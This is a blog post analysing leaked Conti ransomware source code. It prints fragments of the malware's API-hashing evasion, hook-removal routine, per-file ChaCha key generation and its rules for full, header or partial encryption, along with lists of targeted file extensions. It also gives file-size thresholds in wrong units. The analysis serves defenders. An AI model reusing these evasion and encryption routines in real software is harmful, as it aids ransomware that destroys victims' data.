


# Conti ransomware source code investigation - part 1.

[cocomelonc.github.io/investigation/2022/03/27/malw-inv-conti-1.html](https://cocomelonc.github.io/investigation/2022/03/27/malw-inv-conti-1.html)


March 27, 2022

4 minute read

Hello, cybersecurity enthusiasts and white hackers!



A Ukrainian security researcher has leaked newer malware source code from the Conti ransomware operation in revenge for the cybercriminals siding with Russia on the invasion of Ukraine.



As you can see the last modified dates being January 25th, 2021.


**what's Conti ransomware?**

ContiLocker is a ransomware developed by the Conti Ransomware Gang, a Russian-speaking criminal collective with suspected links with Russian security agencies. Conti is also operates a ransomware-as-a-service (RaaS) business model.

## structure

---

The source code leak is a Visual Studio solution (contains `conti_v3.sln`):




that allows anyone with access to compile the ransomware locker:

The image shows a code editor window with a dark theme. The menu bar at the top includes 'File', 'Edit', 'View', 'Selection', 'Find', 'Packages', and 'Help'. The left sidebar shows a project tree for 'conti\_v3' with a sub-folder 'cryptor' selected. The main editor area displays the source code for 'cryptor.cpp', with line numbers 33 through 54 visible. The code includes several calls to 'SecureZeroMemory' and 'morphcode' functions, along with Windows API calls like 'si.wShowWindow =', 'si.cb = sizeof(s', 'si.dwFlags = STA', and 'if (pCreateProce'. The status bar at the bottom indicates the current file is 'cryptor/cryptor.cpp' at line 52, column 27.

```
File Edit View Selection Find Packages Help
Project
  conti_v3
    cryptor
      antihooks
      api
      chacha20
      Debug
      filesystem
      global
      logs
      network_scanner
      obfuscation
      prockiller
      Release
      threadpool
      x64
      common.h
      cryptor.cpp
      cryptor.h
      cryptor.vcxproj
      cryptor.vcxproj.filters
      cryptor.vcxproj.user
      main.cpp
      memory.cpp
      memory.h
      ...
cryptor.cpp
33  >> SecureZeroMemory
34  >> SecureZeroMemory
35  >> SecureZeroMemory
36  >>
37  >> si.wShowWindow =
38  >> morphcode(si.wSh
39  >> si.cb = sizeof(s
40  >> morphcode(si.cb)
41  >> si.dwFlags = STA
42  >> morphcode(si.dwF
43  >> plstrcpyW(CmdLin
44  >>
45  >> if (pCreateProce
46  >> {
47  >>
48  >> >> pWaitForSingle
49  >> >> morphcode(pi.h
50  >> >> pCloseHandle(p
51  >> >> morphcode(pi.h
52  >> >> pCloseHandle(p
53  >> >> morphcode(pi.h
54  >>
55  >>
```

cryptor/cryptor.cpp 52:27


and decryptor:



## AV engines evasion

The first thing that usually attracts me to professionally written malware is the action by which this malware itself evasion AV engines and hides its activity.

To see the mechanism of communication with WinAPI, I look in the folder `api`:



So, looking at the file `getapi.cpp`. First of all see:

```
6 #define HASHING_SEED 0xb801fcda
7 #define API_CACHE_SIZE (sizeof(LPVOID) * 1024)
8
9 #ifdef _WIN64
10 # define ADDR DWORDLONG
11 #else
12 #define ADDR DWORD
13 #endif
14
15 #define RVATOVA( base, offset ) ( (ADDR)base + (ADDR)offset )
16
17 #define API_CACHE_SIZE (sizeof(LPVOID) * 1024)
18
19 typedef struct _UNICODE_STRING
20 {
```

As you can see, to convert RVA (Relative Virtual Address) to VA (Virtual Address) conti used this macro.

Then, find function `GetApiAddr` which find Windows API function address by comparing it's hash:

```
381 ADDR GetApiAddr(HMODULE Module, DWORD ProcNameHash, ADDR* Address)
382 {
383     /*----- 00000000 0000000000 00000 00000000 00 00 00000000 -----*/
384     // 00000000 00000 00000000000000 PE 0000000000
385     PIMAGE_OPTIONAL_HEADER poh = (PIMAGE_OPTIONAL_HEADER)((char*)Module + ((PIMAGE_DOS_HEADER)Module->e_lfanew->e_oemid * sizeof(WORD) + sizeof(IMAGE_OPTIONAL_HEADER)));
386
387     // 00000000 00000 00000000 00000000
388     PIMAGE_EXPORT_DIRECTORY Table = (IMAGE_EXPORT_DIRECTORY*)RVATOVA(Module, poh->DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);
389
390     DWORD DataSize = poh->DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].Size;
391
392     INT Ordinal; // 00000 000000000000 000 00000000
393     BOOL Found = FALSE;
394
395     if (HIWORD(ProcNameHash) == 0)
396     {
397         // 0000 00000000 00 00 00000000
398         Ordinal = (LOWORD(ProcNameHash)) - Table->Base;
399     }
400     else
401     {
402         // 0000 00000000 00 00000000
403     }
404 }
```

that is, Conti uses one of the simplest but effective AV engines bypass tricks, I wrote about this in a previous [post](#).

And what hashing algorithm is used by conti?

```
getapi.cpp x
409     for (i = 0; i < Table->NumberOfNames; ++i)
410     {
411
412         ProcName = (char*)RVATOVA(Module, *NamesTable);
413
414
415         if (MurmurHash2A(ProcName, StrLen(ProcName), HASHING_SEED) == ProcNameHash)
416         {
417             Ordinal = *OrdinalTable;
418             Found = TRUE;
419             break;
420         }
421
422         // 00000000000 00000000 0 00000000
423         ++NamesTable;
424         ++OrdinalTable;
425
426     }
427
428 }
```

```
getapi.cpp x hash.cpp x
1 #include "hash.h"
2 #include "..\memory.h"
3
4 #define mmix(h,k) { k *= m; k ^= k >> r; k *= m; h *= m; h ^= k; }
5 #define LowerChar(C) if (C >= 'A' && C <= 'Z') {C = C + ('a'-'A');}
6
7 unsigned int MurmurHash2A(const void* key, int len, unsigned int seed)
8 {
9     >> char temp[64];
10    >> RtlSecureZeroMemory(temp, 64);
11    >> memory::Copy(temp, (PVOID)key, len);
12
13    >> for (int i = 0; i < len; i++) {
14        >>> LowerChar(temp[i]);
15    }
16
17    >> const unsigned int m = 0x5bd1e995;
18    >> const int r = 24;
19    >> unsigned int l = len;
20
21    >> const unsigned char* data = (const unsigned char*)temp;
22
23    >> unsigned int h = seed;
```

*MurmurHash* is a non-cryptographic hash function and was written by Austin Appleby.

After that, the `api` module is invoked to execute an anti-sandbox technique with the purpose of disable all the possible hooking's on known DLLs. In fact, the following DLLs are loaded through the just resolved `LoadLibraryA` API:

```

getapi.cpp x antihooks.cpp x
13
14 VOID DisableHooks() 1
15 {
16     HMODULE hKernel32 = apLoadLibraryA(0BFA("kernel32.dll"));
17     HMODULE hWs2_32 = apLoadLibraryA(0BFA("ws2_32.dll"));
18     HMODULE hAdvapi32 = apLoadLibraryA(0BFA("Advapi32.dll"));
19     HMODULE hNtdll = apLoadLibraryA(0BFA("ntdll.dll"));
20     HMODULE hRstrtmgr = apLoadLibraryA(0BFA("Rstrtmgr.dll"));
21     HMODULE hOle32 = apLoadLibraryA(0BFA("Ole32.dll"));
22     HMODULE hOleAut = apLoadLibraryA(0BFA("OleAut32.dll"));
23     HMODULE hNetApi32 = apLoadLibraryA(0BFA("Netapi32.dll"));
24     HMODULE hIphlp32 = apLoadLibraryA(0BFA("Iphlpapi.dll"));
25     HMODULE hShlwapi = apLoadLibraryA(0BFA("Shlwapi.dll"));
26     HMODULE hShell32 = apLoadLibraryA(0BFA("Shell32.dll"));
27
28
29     if (hKernel32) {
30         removeHooks(hKernel32); 2
31     }
32
33
34     if (hWs2_32) {

```

## threading

What about module `threadpool`? Each thread allocates its own buffer for the upcoming encryption and initialize its own cryptography context through the `CryptAcquireContextA` API and an RSA public key.:


```

File Edit View Selection Find Packages Help
Project threadpool.cpp x
cont_v3
├── cryptor
│   ├── antihooks
│   ├── api
│   ├── chacha20
│   ├── Debug
│   ├── filesystem
│   ├── global
│   ├── logs
│   ├── network_scanner
│   ├── obfuscation
│   ├── prockiller
│   ├── Release
│   └── threadpool
│       ├── threadpool.cpp
│       └── threadpool.h
├── x64
├── common.h
├── cryptor.cpp
└── cryptor.h
33 STATIC
34 BOOL
35 GetCryptoProvider(__out HCRYPTPROV* CryptoProvider)
36 {
37     BOOL bSuccess = (BOOL)pCryptAcquireContextA(CryptoProvider, NULL, 0BFA(MS_ENH_RSA_AES_PROV_A
38     if (bSuccess) {
39         return TRUE;
40     }
41
42     bSuccess = (BOOL)pCryptAcquireContextA(CryptoProvider, NULL, 0BFA(MS_ENH_RSA_AES_PROV_A)
43     if (bSuccess) {
44         return TRUE;
45     }
46
47     bSuccess = (BOOL)pCryptAcquireContextA(CryptoProvider, NULL, 0BFA(MS_ENH_RSA_AES_PROV_XP
48     if (bSuccess) {
49         return TRUE;
50     }

```



Then, each thread waits in an infinite loop for a task in the `TaskList` queue. In case a new task is available, the filename to encrypt is extracted from the task:



```
77 >> while (TRUE) {
78
79 >> pEnterCriticalSection(&ThreadPoolInfo->CriticalSection);
80
81
82 >> PTASK_INFO TaskInfo = TAILQ_FIRST(&ThreadPoolInfo->TaskList);
83 >> if (!TaskInfo) {
84
85 >> pLeaveCriticalSection(&ThreadPoolInfo->CriticalSection);
86 >> pSleep(5000);
87 >> continue;
88
89 >> }
90
91 >> TAILQ_REMOVE(&ThreadPoolInfo->TaskList, TaskInfo, Entries);
92
93 >> pLeaveCriticalSection(&ThreadPoolInfo->CriticalSection);
94
95 >> if (TaskInfo->Stop) {
96 >> break;
97 >> }
98
```

## encryption

---

The encryption for a specific file starts with a random key generation using the `CryptGenRandom` API:

```
cryptor.cpp - ~/projects/hacking/malw/conti_v3 - Atom
File Edit View Selection Find Packages Help
Project cryptor.cpp x
contl_v3
├── cryptor
│   ├── antihooks
│   ├── api
│   ├── chacha20
│   ├── Debug
│   ├── filesystem
│   ├── global
│   ├── logs
│   ├── network_scanner
│   ├── obfuscation
│   ├── prockiller
│   ├── Release
│   ├── threadpool
│   └── x64
├── common.h
├── cryptor.cpp
├── cryptor.h
├── cryptor.vcxproj
├── cryptor.vcxproj.filters
├── cryptor.vcxproj.user
├── main.cpp
├── memory.cpp
└── memory.h
689  BOOL
690  GenKey(
691  >>  __in HCRYPTPROV Provider,
692  >>  __in HCRYPTKEY PublicKey,
693  >>  __in cryptor::LPFILE_INFO FileInfo
694  )
695  {
696  >>  DWORD dwDataLen = 40;
697
698  >>  morphcode(FileInfo);
699
700  >>  if (!pCryptGenRandom(Provider, 32, FileInfo->ChachaKey)) {
701  >>>  return FALSE;
702  >> }
703
704  >>  morphcode(FileInfo->ChachaKey);
705
706  >>  if (!pCryptGenRandom(Provider, 8, FileInfo->ChachaIV)) {
707  >>>  return FALSE;
708  >> }
709
710  >>  morphcode(FileInfo->ChachaIV);
```

of a 32-bytes key and another random generation of an 8-bytes IV.

And as you can see, conti used ChaCha stream cipher which developed by D.J.Bernstein.

**CheckForDataBases** method is invoked to check for a possible full or partial encryption:



.4dd, .4dl, .accdb, .accdc, .accde, .accdr, .accdt, .accft, .adb, .ade, .adf, .adp, .arc, .ora, .alf, .ask, .btr, .bdf, .cat, .cdb, .ckp, .cma, .cpd, .daccpac, .dad, .dadiagrams, .daschema, .db, .db-shm, .db-wal, .db3, .dbc, .dbf, .dbs, .dbt, .dbv, .dbx, .dcb, .dct, .dcx, .ddl, .dlis, .dp1, .dqy, .dsk, .dsn, .dtsx, .dxl, .eco, .ecx, .edb, .epim, .exb, .fcd, .fdb, .fic, .fmp, .fmp12, .fmpsl, .fol, .fp3, .fp4, .fp5, .fp7, .fpt, .frm, .gdb, .grdb, .gwi, .hdb, .his, .ib, .idb, .ihx, .itdb, .itw, .jet, .jtx, .kdb, .kexi, .kexic, .kexis, .lgc, .lwx, .maf, .maq, .mar, .mas.mav, .mdb, .mdf, .mpd, .mrg, .mud, .mwb, .myd, .ndf, .nnt, .nrmlib, .ns2, .ns3, .ns4, .nsf, .nv, .nv2, .nwdb, .nyf, .odb, .ogy, .orx, .owc, .p96, .p97, .pan, .pdb, .pdm, .pnz, .qry, .qvd, .rbf, .rctd, .rod, .rodx, .rpd, .rsd, .sas7bdat, .sbf, .scx, .sdb, .sdc, .sdf, .sis, .spg, .sql, .sqlite, .sqlite3, .sqlitedb, .te, .temx, .tmd, .tps, .trc, .trm, .udb, .udl, .usr, .v12, .vis, .vpd, .vvv, .wdb, .wmdb, .wrk, .xdb, .xld, .xmlff, .abcddb, .abs, .abx, .accdw, .adn, .db2, .fm5, .hjt, .icg, .icr, .kdb, .lut, .maw, .mdn, .mdt

And `CheckForVirtualMachines` method is invoked to check for a possible partial encryption (20%):

```
1237 > else if (CheckForVirtualMachines(FileInfo->Filename)) {  
1238       
1239 > > if (!WriteEncryptInfo(FileInfo, PARTLY_ENCRYPT, 20)) {  
1240 > > > return FALSE;  
1241 > > }  
1242       
1243 > > Result = EncryptPartly(FileInfo, Buffer, CryptoProvider, PublicKey, 20);  
1244       
1245 > }
```

```
cryptor.cpp
1006
1007 > case 20:
1008 > > PartSize = (FileInfo->FileSize / 100) * 7;
1009 > > morphcode(PartSize);
1010 > > StepsCount = 3;
1011 > > StepSize = (FileInfo->FileSize - (PartSize * 3)) / 2;
1012 > > morphcode(StepSize);
1013 > > break;
1014
1015 > case 25:
1016 > > PartSize = (FileInfo->FileSize / 100) * 9;
1017 > > morphcode(PartSize);
1018 > > StepsCount = 3;
1019 > > StepSize = (FileInfo->FileSize - (PartSize * 3)) / 2;
1020 > > morphcode(StepSize);
1021 > > break;
1022
1023 > case 30:
1024 > > PartSize = (FileInfo->FileSize / 100) * 10;
1025 > > morphcode(PartSize);
1026 > > StepsCount = 3;
1027 > > StepSize = (FileInfo->FileSize - (PartSize * 3)) / 2;
1028
```

the following extensions:

vdi, .vhd, .vmdk, .pvm, .vmem, .vmsn, .vmsd, .nvram, .vmx, .raw, .qcow2, .subvol, .bin, .vsv, .avhd, .vmrs, .vhdx, .avdx, .vmcx, .iso

and in other cases, the following pattern is followed:

- if the file size is lower than 1048576 bytes (1.04 GB) - perform a full encryption
- if the file size is < 5242880 bytes (5.24 GB) and > 1048576 bytes (1.04 GB) - partial encryption: only headers

```
cryptor.cpp x
1246 >> else {
1247
1248 >>> if (FileInfo->FileSize <= 1048576) {
1249
1250 >>>> if (!WriteEncryptInfo(FileInfo, FULL_ENCRYPT, 0)) {
1251 >>>>> return FALSE;
1252 >>>>}
1253
1254 >>>> Result = EncryptFull(FileInfo, Buffer, CryptoProvider, PublicKey);
1255
1256 >>>>}
1257 >>> else if (FileInfo->FileSize <= 5242880) {
1258
1259 >>>> if (!WriteEncryptInfo(FileInfo, HEADER_ENCRYPT, 0)) {
1260 >>>>> return FALSE;
1261 >>>>>}
1262
1263 >>>> Result = EncryptHeader(FileInfo, Buffer, CryptoProvider, PublicKey);
1264
1265 >>>>}
1266 >>> else {
1267
```

else, 50% partial encryption:


```
1266 >>> else {
1267
1268 >>>> if (!WriteEncryptInfo(FileInfo, PARTLY_ENCRYPT, global::GetEncryptSize())) {
1269 >>>>> return FALSE;
1270 >>>>>}
1271
1272 >>>> Result = EncryptPartly(FileInfo, Buffer, CryptoProvider, PublicKey, global::GetEncryptSize());
1273
1274 >>>>}
1275
1276 >>>}

```

```
11
12 enum ENCRYPT_MODES {
13
14 >> FULL_ENCRYPT = 0x24,
15 >> PARTLY_ENCRYPT = 0x25,
16 >> HEADER_ENCRYPT = 0x26
17
18 };
19
```

## obfuscation

In addition, an interesting module was found in the source codes: **obfuscation**:

